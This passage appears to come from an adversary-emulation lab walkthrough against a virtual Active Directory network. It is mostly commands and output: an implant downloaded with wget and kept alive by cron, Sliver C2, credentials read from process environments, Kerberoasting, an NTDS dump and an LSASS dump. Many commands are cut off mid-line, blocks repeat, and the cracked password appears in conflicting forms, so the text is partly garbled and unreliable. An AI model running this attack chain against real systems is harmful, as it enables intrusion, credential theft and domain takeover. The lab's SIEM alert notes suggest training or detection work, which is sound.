root@web01: /# ls /tmp/.cache/rxphage
ls /tmp/.cache/rxphage
/tmp/.cache/rxphage
root@web01: /#
```

```
file /tmp/.cache/rxphage
# ELF 64-bit LSB executable, x86-64, statically
```

```
# Cron persistence - @reboot survives container
(crontab -l 2>/dev/null; echo '@reboot /tmp/.cac
crontab -l

# @reboot /tmp/.cache/rxphage
nohup /tmp/.cache/rxphage &>/dev/null &
echo "RxPhage PID: $!"
```

```
root@web01:~# wget -q http://10.0.0.5:8080/rxphage/rxphage -O /tmp/.cache/rxphage
wget -q http://10.0.0.5:8080/rxphage/rxphage -O /tmp/.cache/rxphage
/tmp/.cache/rxphage: text file busy
root@web01:~# chmod +x /tmp/.cache/rxphage
chmod +x /tmp/.cache/rxphage
root@web01:~# file /tmp/.cache/rxphage
file /tmp/.cache/rxphage
/tmp/.cache/rxphage: ELF 64-bit LSB executable, x86_64, version 1 (SYSV), statically linked, Go BuildID=brvruwsi2QosF0Zn/V6PJcz19G1QFJh4wP/807_4dWk_n1CfAwh98/h3oofqEhQJ1V99apD, s
r1snpd
root@web01:~# (crontab -l 2>/dev/null; echo '@reboot /tmp/.cache/rxphage') | crontab -
(crontab -l 2>/dev/null; echo '@reboot /tmp/.cache/rxphage') | crontab -
crontab -l
crontab -l
root@web01:~# crontab -l
@reboot /tmp/.cache/rxphage
@reboot /tmp/.cache/rxphage
root@web01:~# nohup /tmp/.cache/rxphage &>/dev/null &
nohup /tmp/.cache/rxphage &>/dev/null &
[1] 5070
root@web01:~# echo "RxPhage PID: $!"
echo "RxPhage PID: $!"
RxPhage PID: 5070
root@web01:~#
```

Verify both implants are running:

```
[WEB01]
ps aux | grep -E 'dragonrx_beacon|rxphage' | gre
# root 1027 dragonrx_beacon
# root 1079 rxphage
```

```
ps aux | grep -E 'dragonrx_beacon|rxphage' | grep -v grep
root 1488 0.0 0.0 1240248 19968 pts/0 Sl 10:30 0:00 /tmp/.cache/dragonrx_beacon
root 1639 0.0 0.0 1229628 6084 pts/0 Sl 10:35 0:00 /tmp/.cache/rxphage
root@web01:~#
```

SIEM alerts fired:

- Wazuh: Executable launched from /tmp—**HIGH**
- Zeek dns.log: Query for `updates.oracle-cdn.com` (NX)—**MEDIUM**

```
sliver > beacons
sliver > use dragonrx_beacon
```

```
sliver (dragonrx_beacon) > whoami
# root
sliver (dragonrx_beacon) > ifconfig
# eth0    10.0.0.100/24
# eth1    192.168.10.100/24
# lo      127.0.0.1/8
sliver (dragonrx_beacon) > getpid
# 1027
```

You now have persistent HTTP C2 to WEB01. Close the raw reverse shell—you don't need it anymore. The Sliver session survives as long as the container runs, and restores after reboot via cron.

. . .

Phase 3: Discovery

ATT&CK: T1046, T1082, T1087.002, T1069.002, T1018, T1552.001

What's happening: Systematic internal recon. The attacker has code execution on a web server with two network interfaces—a pivot point between the attacker network and the corporate target network. The goal is to map the AD environment and find credentials to move laterally.

3.1 Host Information and Network Position

```
[WEB01 – via Sliver shell or webshell]
# Basic system information
id; whoami; hostname; uname -a; cat /etc/os-release
# Network interfaces - confirm dual-homed position
hostname -I
# eth0: 10.0.0.100/24          (attacker network - ca
# eth1: 192.168.10.100/24     (target network - ca
# Routing table - confirm routes to both network
netstat -rn
# /etc/hosts - pre-configured hostnames?
```



```
cat /etc/hosts
```

```
root@web01:~# hostname -I
hostname -I
10.0.0.100 192.168.10.100
root@web01:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@web01:~# uname -a
uname -a
Linux web01 6.17.0-22-generic #22-24.04.1-Ubuntu SMP PREEMPT_DYNAMIC Thu Mar 26 15:25:54 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
root@web01:~# netstat -rn
netstat -rn
Kernel IP routing table
Destination Gateway Genmask Flags MSS Window irtt Iface
0.0.0.0 10.0.0.1 0.0.0.0 UG 0 0 0 eth0
10.0.0.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0
192.168.10.0 0.0.0.0 255.255.255.0 U 0 0 0 eth1
root@web01:~# cat /etc/hosts
cat /etc/hosts
127.0.0.1 localhost
::1 localhost ip6-localhost ip6-loopback
fe00:: ip6-localnet
ff00:: ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.0.0.100 web01
192.168.10.100 web01
root@web01:~# ss -antup | grep -v "127.0.0.1"
```

3.2 Internal Network Sweep

Why: We know the target /24 (192.168.10.0/24) from the routing table. We need to find all live hosts and identify what services they expose before deciding where to move.

```
[WEB01]
# Ping sweep – runs all pings in parallel (& at
for i in $(seq 1 254); do
    (ping -c 1 -W 1 192.168.10.$i &>/dev/null && e
done; wait
```

Expected—live hosts found:

```
192.168.10.5    UP    (dragonrx_kali – our own Kali
192.168.10.10  UP    (DC01)
192.168.10.20  UP    (FS01)
192.168.10.50  UP    (WS01)
```

```
192.168.10.100 UP    (WEB01 – ourselves)
192.168.10.200 UP    (Wazuh SIEM)
```

```
[Kali]
# Service scan against discovered Windows hosts
# -sV: detect service versions  -p: only scan r
nmap -sV -p 135,139,389,445,636,3389,5985,5986 \
  192.168.10.10 192.168.10.20 192.168.10.50 2>/d
```

Expected results:

```
nmap -sV -p 135,139,389,445,636,3389,5985,5986 \
  192.168.10.10 192.168.10.20 192.168.10.50 2>/d
Starting Nmap 7.99 ( https://nmap.org ) at 2026-
Nmap scan report for 192.168.10.10
Host is up (0.00018s latency).
```

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Window
139/tcp	open	netbios-ssn	Microsoft Window
389/tcp	open	ldap	Microsoft Window
445/tcp	open	microsoft-ds?	
636/tcp	open	tcpwrapped	
3389/tcp	open	ms-wbt-server	Microsoft Termin
5985/tcp	open	http	Microsoft HTTPAP
5986/tcp	filtered	wsmans	

MAC Address: 08:00:27:E7:45:90 (Oracle VirtualBo
Service Info: Host: DC01; OS: Windows; CPE: cpe:

```
Nmap scan report for 192.168.10.20
Host is up (0.00022s latency).
```

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Window
139/tcp	open	netbios-ssn	Microsoft Window
389/tcp	filtered	ldap	
445/tcp	open	microsoft-ds?	

```
636/tcp filtered ldapssl
3389/tcp open      ms-wbt-server Microsoft Termin
5985/tcp open      http           Microsoft HTTPAPI
5986/tcp filtered wsmans
MAC Address: 08:00:27:2A:4B:9E (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft/windows
```

Nmap scan report for 192.168.10.50
Host is up (0.00020s latency).

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	filtered	ldap	
445/tcp	open	microsoft-ds?	
636/tcp	filtered	ldapssl	
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services
5985/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp	filtered	wsmans	

MAC Address: 08:00:27:E4:59:5D (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft/windows

Service detection performed. Please report any issues on <https://nmap.org>.
Nmap done: 3 IP addresses (3 hosts up) scanned in 0.00020s

```
nmap -sV -p 135,139,389,445,636,3389,5985,5986 \
 192.168.10.10 192.168.10.20 192.168.10.50 2>/dev/null
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-04 10:45 +0000
Nmap scan report for 192.168.10.10
Host is up (0.00018s latency).

PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain: novatech.local, Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?
636/tcp    open  tcpwrapped
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp   filtered wsmans
MAC Address: 08:00:27:E7:45:98 (Oracle VirtualBox virtual NIC)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft/windows

Nmap scan report for 192.168.10.20
Host is up (0.00022s latency).

PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp    filtered ldap
445/tcp    open  microsoft-ds?
636/tcp    filtered ldapssl
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp   filtered wsmans
MAC Address: 08:00:27:2A:4B:9E (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft/windows

Nmap scan report for 192.168.10.50
Host is up (0.00020s latency).

PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp    filtered ldap
445/tcp    open  microsoft-ds?
636/tcp    filtered ldapssl
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp   filtered wsmans
MAC Address: 08:00:27:2A:4B:9E (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft/windows
```

Assessment:

- 192.168.10.10 —LDAP + RDP = Domain Controller
- 192.168.10.20 —SMB only = file server (the crown jewel location)
- 192.168.10.50 —SMB + RDP + WinRM = domain-joined workstation

SIEM alert fired:

- Zeek conn.log: port scan pattern from 192.168.10.100 —
MEDIUM

3.3 Credential Discovery in WEB01 Config

Why this works: The `dragonrx_web01` container connects to Active Directory LDAP for user authentication. Docker Compose passes those credentials via environment variables. In Linux, every process's environment variables are readable at `/proc/PID/environ` —including by the process itself (and by root—which we are).

```
[WEB01]
# Read this process's own environment — null-del
cat /proc/1/environ | tr '\0' '\n' | sort
```

Expected—credentials in plain text:

```
root@web01:~# cat /proc/1/environ | tr '\0' '\n' | sort
cat /proc/1/environ | tr '\0' '\n' | sort
CATALINA_HOME=/opt/tomcat
JREMAN_FRONTEND=noninteractive
DOMAIN_CONTROLLER=192.168.10.10
HOME=/root
HOSTNAME=web01
JAVA_HOME=/usr/lib/jvm/java-8-openjdk-amd64
JAVA_OPTS=-Dcom.sun.jndi.ldap.object.trustURLCodebase=true -Dcom.sun.jndi.rmi.object.trustURLCodebase=true -Djdk.tls.ephemeralDHKeySize=2048 -Djava.protocol.handler.pkgs=org.apache.catalina.webresources -Dorg.apache.catalina.security.SecurityListener=RMISecurity
JDK_JAVA_OPTIONS=-add-opens=java.base/java.lang=ALL-UNNAMED -add-opens=java.base/java.io=ALL-UNNAMED -add-opens=java.base/java.util=ALL-UNNAMED -add-opens=java.base/java.util.concurrent=ALL-UNNAMED -add-opens=java.rmi/sun.rmi.transport=ALL-UNNAMED
LDAP_PASS=NovaTech2021!
LDAP_USER=svc_ldap
PATH=/opt/tomcat/bin:/usr/lib/jvm/java-8-openjdk-amd64/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=/
root@web01:~#
```

```
DOMAIN_CONTROLLER=192.168.10.10
LDAP_PASS=NovaTech2021!
```

```
LDAP_USER=svc_ldap
HOSTNAME=web01
HOME=/root
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/u
...
```

```
[WEB01]
# Check Tomcat config for credentials
find / -name "context.xml" -o -name "tomcat-user
xargs grep -i "password|username|connectionP
# Check web.xml for env-entry / resource-ref cre
grep -i "password|credential" /opt/tomcat/webap
```

```
root@web01:~# find / -name "context.xml" -o -name "tomcat-users.xml" 2>/dev/null | grep -v proc | \
find / -name "context.xml" -o -name "tomcat-users.xml" 2>/dev/null | grep -v proc | \
xargs grep -i "password|username|connectionPassword" 2>/dev/null
/opt/tomcat/conf/tomcat-users.xml: you must define such a user - the username and password are arbitrary.
/opt/tomcat/conf/tomcat-users.xml: will also need to set the passwords to something appropriate.
/opt/tomcat/conf/tomcat-users.xml: <user username="admin" password="must-be-changed" roles="manager-gui"/>
/opt/tomcat/conf/tomcat-users.xml: <user username="robot" password="must-be-changed" roles="manager-script"/>
/opt/tomcat/conf/tomcat-users.xml: then. You will also need to set the passwords to something appropriate.
/opt/tomcat/conf/tomcat-users.xml: <user username="tomcat" password="must-be-changed" roles="tomcat"/>
/opt/tomcat/conf/tomcat-users.xml: <user username="both" password="must-be-changed" roles="tomcat,role1"/>
/opt/tomcat/conf/tomcat-users.xml: <user username="role1" password="must-be-changed" roles="role1"/>
root@web01:~#
```

CRITICAL FIND: `svc_ldap` / NovaTech2021! —valid Active Directory service account. This single credential opens the entire AD directory for enumeration from this Linux container.

3.4 Active Directory Enumeration from Linux

Why ldapsearch: We have valid AD credentials and port 389 (LDAP) is open on DC01. We don't need any Windows tools— `ldapsearch` speaks the LDAP protocol natively from Linux. This enumerates every user, group, and service principal in the domain.

```
[KALI - or WEB01: run wherever you prefer]
ldapsearch -x \
-H ldap://192.168.10.10 \
-D "svc_ldap@novatech.local" \
-w "NovaTech2021!" \
-b "dc=novatech,dc=local" \
"(objectClass=user)" \
```

```
sAMAccountName description department userAcco
| grep -E "^sAMAccountName|^description|^depar
```

```
Description: Built-in account for administering the computer/domain
sAMAccountName: Administrator
description: Built-in account for guest access to the computer/domain
sAMAccountName: Guest
description: Vagrant User
sAMAccountName: vagrant
sAMAccountName: DC01$
description: Key Distribution Center Service Account
sAMAccountName: krbtgt
sAMAccountName: jsmith
description: TERBUCzX32aWLIgFjY291bnQ9dGdCUjGNyZWZlIGxlyWtLZCBpbjB250ZXh0
sAMAccountName: svc_ldap
description: Kerberoastable backup service account
sAMAccountName: svc_backup
sAMAccountName: FS01$
sAMAccountName: WS01$
root@web01:/#
```

Expected:

```
sAMAccountName: Administrator
sAMAccountName: Guest
sAMAccountName: krbtgt
sAMAccountName: jsmith
description: R&D researcher
department: R&D
sAMAccountName: svc_ldap
description: LDAP service account – creds leaked
sAMAccountName: svc_backup
description: Kerberoastable backup service account
```

```
[KALI]
# Find Domain Admins group members
ldapsearch -x \
-H ldap://192.168.10.10 \
-D "svc_ldap@novatech.local" \
-w "NovaTech2021!" \
-b "cn=Domain Admins,cn=Users,dc=novatech,dc=1
(objectClass=group)" member \
2>/dev/null
```

```
# LDAPv3
# base <cn=Domain Admins,cn=Users,dc=novatech,dc=local> with scope subtree
# filter: (objectclass=group)
# requesting: member
#
# Domain Admins, Users, novatech.local
dn: CN=Domain Admins,CN=Users,DC=novatech,DC=local
member: CN=Administrator,CN=Users,DC=novatech,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
root@web01:/#
```

Expected: member: CN=Administrator,CN=Users,DC=novatech,DC=local

[KALI]

CRITICAL: find Kerberoastable accounts – users
SPN (Service Principal Name) presence means a
and cracked offline – no DC interaction needed

```
ldapsearch -x \
-H ldap://192.168.10.10 \
-D "svc_ldap@novatech.local" \
-w "NovaTech2021!" \
-b "dc=novatech,dc=local" \
"(&(objectClass=user)(servicePrincipalName=*))
sAMAccountName servicePrincipalName memberOf \
| grep -E "^sAMAccountName|^servicePrincipalName"
```

Expected:

```
servicePrincipalName: Dfsr-12f9a27c-bf97-4787-9364-d31b6c55eb04/DC01.novatech.local
servicePrincipalName: ldap/DC01.novatech.local/ForestDnsZones.novatech.local
servicePrincipalName: ldap/DC01.novatech.local/DomainDnsZones.novatech.local
servicePrincipalName: TERMSRV/DC01.novatech.local
servicePrincipalName: DNS/DC01.novatech.local
servicePrincipalName: GC/DC01.novatech.local/novatech.local
servicePrincipalName: RestrictedKrbHost/DC01.novatech.local
servicePrincipalName: RPC/c3e0e81b-d348-43bd-8fc3-798d1fedfd2c._msdcs.novatech.local
servicePrincipalName: HOST/DC01/NOVATECH
servicePrincipalName: HOST/DC01.novatech.local/NOVATECH
servicePrincipalName: HOST/DC01
servicePrincipalName: HOST/DC01.novatech.local
servicePrincipalName: HOST/DC01.novatech.local/novatech.local
servicePrincipalName: E3514235-4806-1101-AB04-00C04FC2DCD2/c3e0e81b-d348-43bd-8fc3-798d1fedfd2c._msdcs.novatech.local
servicePrincipalName: ldap/DC01/NOVATECH
servicePrincipalName: ldap/c3e0e81b-d348-43bd-8fc3-798d1fedfd2c._msdcs.novatech.local
servicePrincipalName: ldap/DC01.novatech.local/NOVATECH
servicePrincipalName: ldap/DC01
servicePrincipalName: ldap/DC01.novatech.local
servicePrincipalName: ldap/DC01.novatech.local/novatech.local
memberOf: CN=Denied RODC Password Replication Group,CN=Users,DC=novatech,DC=local
sAMAccountName: krbtgt
servicePrincipalName: kadm1n/changepw
memberOf: CN=Backup Operators,CN=Builtin,DC=novatech,DC=local
sAMAccountName: svc_backup
servicePrincipalName: MSSQLSvc/fs01.novatech.local:1433
sAMAccountName: FS01$
servicePrincipalName: WSMAN/FS01
servicePrincipalName: WSMAN/FS01.novatech.local
servicePrincipalName: TERMSRV/FS01
servicePrincipalName: TERMSRV/FS01.novatech.local
servicePrincipalName: RestrictedKrbHost/FS01
servicePrincipalName: HOST/FS01
servicePrincipalName: RestrictedKrbHost/FS01.novatech.local
servicePrincipalName: HOST/FS01.novatech.local
sAMAccountName: WS01$
servicePrincipalName: WSMAN/WS01
servicePrincipalName: WSMAN/WS01.novatech.local
servicePrincipalName: TERMSRV/WS01
servicePrincipalName: TERMSRV/WS01.novatech.local
```

```
sAMAccountName: svc_backup
servicePrincipalName: MSSQLSvc/fs01.novatech.local
memberOf: CN=Backup Operators,CN=Builtin,DC=nova
```

Intelligence gained:

- `svc_backup` has SPN → Kerberoastable (can request TGS, crack hash offline)
- `svc_backup` is in **Backup Operators**—a powerful Windows built-in group with SeBackupPrivilege
- `jsmith` is R&D → likely has access to the research data on FS01
- `jsmith` is confirmed local admin on WS01 (from Ansible provisioning)

. . .

Phase 4: Credential Access

ATT&CK: T1552.001, T1558.003, T1003.001, T1003.003

4.1 Kerberoasting—`svc_backup`

What is Kerberoasting: When an account has a registered SPN, any authenticated domain user can request a Kerberos TGS (Ticket Granting Service) ticket for it from the KDC. The KDC encrypts that ticket with the target account's NTLM hash. The encrypted ticket is returned to the requestor—who can then crack it offline with no further DC interaction. The cracking is entirely off-network.

```
[KALI]
mkdir -p /opt/loot
# Request TGS for every SPN-registered account u
# -dc-ip: target Domain Controller
```



```
# -request: actually fetch the TGS tickets (not
# -outputfile: save hashes to file for hashcat
impacket-GetUserSPNs \
    novatech.local/svc_ldap:'NovaTech2021!' \
    -dc-ip 192.168.10.10 \
    -request \
    -outputfile /opt/loot/kerberoast_hashes.txt

# validate
cat /opt/loot/kerberoast_hashes.txt
```

Expected:

```
impacket-GetUserSPNs \
    novatech.local/svc_ldap:'NovaTech2021!' \
    -dc-ip 192.168.10.10 \
    -request \
    -outputfile /opt/loot/kerberoast_hashes.txt
impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
MSSQLSvc/fs01.novatech.local:1433  svc_backup  CN=Backup Operators,CN=Builtin,DC=novatech,DC=local  2026-05-03 14:48:36.176702  <never>

[-] CCache file is not found. Skipping...

root@kali: /opt/
cat /opt/loot/kerberoast_hashes.txt
$krb5tgs$585svc_backup$NOVATECH.LOCAL$novatech.local/svc_backup*59039424832979017e91f37075256091fcaf51ed412240f72ced127bcb91ccc6bfce262cc489ac5278b65b34ee54e0b09ef5b782049cd49e1eb6d24c
1b2d7931cfce764b178c6e44559046c12b45507b4b0c6d8b0e318e42097f967eef4d18bae518737481bc4ef0ef3822518e131b309b0ac0bd910957ba2432e40b31f436489357832236d21ff4b0b59fc64507b0375d0
4e1a9f872963ed08c597802b377d7fcab063416d87476087c2e18c98851e0968f1729c1641d1dc3547b2104dc759d311e27e5127ce167eb0b67ccf3b0449b5866d4d4542e1b76580fa5fcb14e1b2b0e99e7af633f13099f33c7669c8
4e79ab4e4ed1ed08acc105742b46fc765197092ac378333742b4081c484d94083154ff4d528183f14d9ffaa6451dc9a4775c02b084c82a27287c658f294b232cc40a258d81ea33d7796a3c5c4473b400e3d00b0128913221556e219d5
17e0a251e0c4e083d4c1648315606978c19a33fc7c4813f44e11d21e2084391e479025153f4d40d27b7b3c70d134c1e0a30463021330f4063b79a2646525f5f82c74a97786c4dc2a33b0d063b0af4df4d079657e15f4a30085
2f6db3a55f6d413636521c4c2c72886af6bb1d0e72ae59c747c8022c6474e26e0b468089764c2b948e4049925b01696daff6ecc4e0b56a579765fbd139a832d57425d2a827823126816559f4061a4dc2c06a1e0d6349e0f563f
99c740dc7c53f8af6eb7528b0e08dc9f957a2c4da39f43dc721946c8e0b679526235e022255f58f283d6f02d0d971ffac9903c50817e3f21236e0223a32d6d4f69c74a1fabef5dc091646e9e020d0dc7f6e60f4965f780
467c4c3b3079515d0d150f5f86c0de0ed4f6ccac35b53582da0c714e0c64878a4cf743757e1a1f78684663126e5ae155897407881c4e5a1180807230835e415c3b95f184e0ebef2a14607c458502b13a0885b0a407f9bdf5
b67e02b75d0f115b9e77f60bdc7c3f88cf19484082c2876e48d467b1b184e024c0c8e39821309f4d3cc4fb7847256fda31bd1862025dcb35134fbd1576fed1a720d6e3247286be1a2b6463d8956b404efb78b2b950932991461d
bf3ba9f00e047c2b37361390b3464417c720e141449955521d090a76532330ff70b1339e83d32c6d6f4661b3f68d978b23eb144e087720f4f733b23232b48390856078745784c27844d1e0a345c4ed6d6cf2af7945e0e2
636c37c0d1b262c6d666178569319b319215e2cc3a476620e0ef495676a19e9a8290b6721c348cac55b5764b0011266410b5c7af8018b093d8482e0753774e2231b472d6feb0ae015b1d4e461ee0a1afefba52a7730e14827f0f2
6ad2c48f32472463f1891d47e27508f5d0f325a34186680867e5bfcfb096375a855e7a02e25752492fa0c31c6786
```

```
ServicePrincipalName      Name
-----
MSSQLSvc/fs01.novatech.local:1433  svc_backup
[-] CCache file is not found. Skipping...
$krb5tgs$23$*svc_backup$NOVATECH.LOCAL$novatech.
[hash written to /opt/loot/kerberoast_hashes.txt]
```

What \$krb5tgs\$23\$ means: Hash type 23 = RC4-HMAC encryption. The DC used RC4 because svc_backup doesn't have the msDS-SupportedEncryptionTypes attribute set to require AES only. RC4 hashes crack much faster than AES-256 (mode 13100 vs 19700 in hashcat).

Detection signal: Windows EID 4769—Kerberos TGS request with TicketEncryptionType: 0x17 (RC4). Pre-configured in this lab's

```
[KALI]
# Fix the hash and use correct mode:

python3 -c "
import re
h = open('/opt/loot/kerberoast_hashes.txt').read
fixed = re.sub(
    r'\$krb5tgs\$18\$([^\$]+)\$([^\$]+)\$*(\[^\$*
    r'\$krb5tgs\$18\$*\1\$2\$3*',
    h
)
open('/tmp/hash_fixed.txt','w').write(fixed+'\n')
print('OK:', fixed[:60])
"

hashcat -m 19700 /tmp/hash_fixed.txt /usr/share/
```

```
# Show result
cat /opt/loot/kerberoast_cracked.txt
```

```
cat /opt/ntfs/ntfs-cracked.txt
$krb5tgs$18svc_backup$NOVATECH.LOCAL$80079d48f3c38640543d8c5538dc0f25cfe4e5a1af867684d13c221150301c7e94275194f9162bad490d74581c639276ec121c4d3d4a05980f49940bc08e027222a8ec4146be2bde9
8d951805e869ec748d5c1c1032033752c9f6d811f780c88e4062dc1282f8f5811e92103a7627972bd279084f1bcf423b78d1895d2d0fb1451d783f4ce2d964baec9af3a4947d58d65f6c2f6f17485e32875420746607c401c764a1
0021e40f7900877c780b3176a7c18097d0230ba1ed1525c3a70fec14ac29ec2c3407339f4330cdeff7f081ec4d4a43a0c74040e73c40c7b1c5d0d790b0c337a05949cc421f34a0eaf4040bae0a07133a7474460136081
abb77fa3645708ec558f1f7b080e57240144ab3cd518955f634793c808bc213409cf7780816aeca36944a42dc5859484ae3d96ec726df32a9254669afbd103472280b6c935703eb11f48b788ad8ca5ee2bed136a9f2e9f393
f017ce2b087a9590f9cf1315080e0e4578c509c101b153792754c928d2b3243af442c3f4187c3c1780d5ea2ce2d1c1cf721124311083d404349502100d07a3909808d35f290009060ef1f64dc9ef9400752f826c557f2c9d
4f093ba3ba43305cd321844595f78ad80e26a071f0f0dec18129933b05ec3eb077280a3eac4d0ff094c460b1309250a0b0ef4e12285c4c5ee77909a0755011fae55f6031550af72d0d13252958230db0f09a5c160f4d0712
bae4b4b70e399c1b5108163ccdfcb0917c1f6435c64aea4a101424a508bc85277c20b0479337afcacfb0c1807c90d67d76560a532b0a5f0b0d0f917b0e30ddcbaf3d1405532655a81a0c24af7b193f52697d07d080e490d5a
232927a2139484702641e0ef09063c422213262a4ffcdff77f40551c3c0e0778d3360b20e03d0a704e1ff122e00307385101c997445cc14d70f7f42656acc303400302f10b2a4af5f0e20b2299754ee0630d0e081062a3a
7490d0f3307b2d6a579eb3b6646c0848bc1717402c0fd57c3c30b0b6e229d7944d0c40f20fc3b5ae1d809340d3167ad97781ea3e3e1a0e0c19950f6c77ef601e01c7020eb24eeccacc99861a0b074413ad9927313109
4c3e580dcccc9638c208908f2874a3f67780b7728f94a1ed4f26888d6d6f481560081257ad98f2051c8ba5741e4734b7ef8cc518113262622af3700d61043caaa1ef03ba971156ec45d2067d256f8f11e9f3f80afdc0fc3685f
ec113cf53aed0f9b3137ec26237233f79e2747ea34d7931b56101a52720ee7f0e490b3c0ebBackup_Svc991
```

Expected:

```
$krb5tgs$23$*svc_backup...<full hash>...:Backup_
```

Result: `svc_backup / Backup_Svc99!`

4.2 Backup Operators → NTDS Dump (Domain Compromise via svc_backup)

What is Backup Operators privilege escalation: Windows Backup Operators hold `SeBackupPrivilege` —the right to bypass file ACLs for backup purposes. This includes reading any file on the system, including `NTDS.dit` (the Active Directory database containing all password hashes). `impacket's secretsdump` can leverage this privilege remotely: it instructs the DC to create a VSS shadow copy and reads `NTDS.dit` from the shadow. No Domain Admin required—Backup Operators membership is enough.

ATT&CK: T1003.003—OS Credential Dumping: NTDS

```
[KALI]
# Confirm svc_backup can authenticate to DC01 (d
# -u: username -p: password --shares: list a
impacket-smbclient 'NOVATECH/svc_backup:Backup_S
>shares
```

Expected:

```
Type help for list of commands
# shares
ADMIN$
C$
IPC$
NETLOGON
SYSVOL
```

```
impacket-secretsdump 'NOVATECH/svc_backup:Backup'
```

[illegible]

```
Administrator:500:aad3b435b51404eeaad3b435b51404
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6c
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:<KRE
novatech.local\jsmith:1103:aad3b435b51404eeaad3b
novatech.local\svc_ldap:1104:aad3b435b51404eeaad
novatech.local\svc_backup:1105:aad3b435b51404eea
[*] Stopping service RemoteRegistry
```

```
echo '3e2883cab3222750f8c5766bd8f559d7' > /opt/l
```

```
echo "Administrator NTLM: $(cat /opt/loot/admin_
```

What we have now: Every domain account's NT hash. With the `krbtgt` hash we can forge Golden Tickets valid for any service in the domain—persistent access that survives password resets for all other accounts (only invalidated by double-rotating `krbtgt`).

SIEM alert fired:

- Windows EID 7036: RemoteRegistry service started—**MEDIUM**
- VSS creation events on DC01—**HIGH**

4.3 LSASS Dump on WS01 (Credential Demonstration)

Why this step: Even though we already have domain hashes via NTDS dump, LSASS dumping is a separate documented APT41 technique worth demonstrating. LSASS holds credentials for interactive and service logons on the current machine—useful for extracting Kerberos tickets and any plaintext credentials if WDigest is re-enabled. Run this after Phase 5.1 (you need a shell on WS01 first).

Run this after you have a SYSTEM shell on WS01 from Phase 5.1.

```
[KALI] - open SYSTEM shell on WS01
impacket-smbexec -hashes ':3e2883cab3222750f8c57
...

...

[WS01 - smbexec SYSTEM session]
# Verify SeDebugPrivilege is enabled (required for
powershell -ep bypass -c "(whoami /priv) -match

# Verify RunAsPPL is off (empty = 0 = PPL not en
powershell -ep bypass -c "(Get-ItemProperty HKLM

# Verify Defender real-time protection is off (d
powershell -ep bypass -c "(Get-MpComputerStatus)
```

```
# Expected: False – if True, re-run: sudo bash s

# C:\Temp is pre-created by Ansible provisioning
dir C:\Temp\

# Dump LSASS via comsvcs.dll MiniDump – single P
# smbexec spawns a fresh cmd.exe per command, so
# -ep bypass: skip execution policy Start-Sleep
powershell -ep bypass -c "$id=(Get-Process lsass

# Confirm dump created (should be 30-80 MB)
dir C:\Temp\lsass.dmp
```

Expected:

```
root@kali: ~# ./apt
  impacket-smbexec novatech.local/jsmith:'Research2024'@192.168.10.50
  impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>powershell -ep bypass -c "$id=(Get-Process lsass).Id; rundll32 C:\Windows\System32\comsvcs.dll,MiniDump $id C:\Temp\lsass.dmp full; Start-Sleep 3"

C:\Windows\system32>dir C:\Temp\lsass.dmp
Volume in drive C is Windows 10
Volume Serial Number is EED4-82DF

Directory of C:\Temp

05/03/2026  02:12 PM                57,823,833 lsass.dmp
               1 File(s)                57,823,833 bytes
               0 Dir(s)  29,758,599,168 bytes free

C:\Windows\system32>copy C:\Temp\lsass.dmp \\192.168.10.200\share\lsass.dmp
The network name cannot be found.
               0 File(s) copied.

C:\Windows\system32>
```

```
Volume in drive C has no label.
Volume Serial Number is XXXX-YYYY
Directory of C:\Temp
04/24/2026  02:15 AM                42,394,624 lsass.dmp
```

```
# From [KALI]
impacket-smbclient -hashes ':3e2883cab3222750f8c
# Type help for list of commands
# use C$
# cd Temp
# get lsass.dmp
# exit
```

```
# File saves to Kali's current directory. Move it to the loot directory.
mv lsass.dmp /opt/loot/lsass.dmp
```

```
[KALI]
# Parse with pypykatz - pure-Python Mimikatz-com
# lsa: Local Security Authority minidump: pars
pypykatz lsa minidump /opt/loot/lsass.dmp 2>/dev
```

Expected:

[illegible]

```
== MSV ==  
Username: jsmith  
